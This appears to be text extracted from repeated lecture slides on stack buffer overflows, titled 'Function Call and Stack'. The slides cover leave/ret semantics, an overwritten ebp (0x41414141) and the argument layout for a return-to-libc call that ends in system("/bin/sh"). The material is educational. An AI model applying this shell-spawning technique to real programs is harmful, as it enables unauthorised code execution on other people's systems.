
Function Call and Stack

- Overflow
- Leave
 - `mov esp, ebp`
 - `pop ebp`
- Return
 - `pop eip`




Function Call and Stack

- Overflow
- Leave
 - `mov esp, ebp`
 - `pop ebp`
- Return
 - `pop eip`



Function Call and Stack


- Overflow
- Leave
 - `mov esp, ebp`
 - `pop ebp`
- Return
 - `pop eip`



ebp = 0x41414141

Function Call and Stack


- Overflow
- Leave
 - `mov esp, ebp`
 - `pop ebp`
- Return
 - `pop eip`



ebp = 0x41414141

Function Call and Stack


- Overflow
- Leave
 - `mov esp, ebp`
 - `pop ebp`
- Return
 - `pop eip`



ebp = 0x41414141

Function Call and Stack


- Overflow
- Leave
 - `mov esp, ebp`
 - `pop ebp`
- Return
 - `pop eip`



ebp = 0x41414141


Function Call and Stack

- Overflow
- Leave
 - `mov esp, ebp`
 - `pop ebp`
- Return
 - `pop eip`



ebp = 0x41414141


Function Call and Stack



ebp = 0x41414141

Function Call and Stack


- Executing system()
 - `push ebp`
 - `mov esp, ebp`
 - `sub esp, 0x10c`
- Argument access
 - What is `[ebp + 8]`?
- ARG2 of the vulnerable function will be ARG1
 - Ret addr + 8!



ebp = 0x41414141

Function Call and Stack

- Executing system()
 - `push ebp`
 - `mov esp, ebp`
 - `sub esp, 0x10c`
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Function Call and Stack


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 - `push ebp`
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 - `sub esp, 0x10c`
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Function Call and Stack

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


- Argument access
 - What is `[ebp + 8]`?
- ARG2 of the vulnerable function will be ARG1
 - `Ret addr + 8!`

ebp = 0x41414141

Function Call and Stack

- Executing system()
 - `push ebp`
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 - `sub esp, 0x10c`




- Argument access
 - What is `[ebp + 8]`?
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ebp = 0x41414141

Function Call and Stack

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Function Call and Stack


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 - `push ebp`
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- Argument access
 - What is `[ebp + 8]`?
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ebp = 0x41414141

Function Call and Stack


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Function Call and Stack


- Executing system()
 - `push ebp`
 - `mov esp, ebp`
 - `sub esp, 0x10c`



- Argument access
 - What is `[ebp + 8]`?
- ARG2 of the vulnerable function will be ARG1
 - Ret addr + 8!

Calling System("/bin/sh")

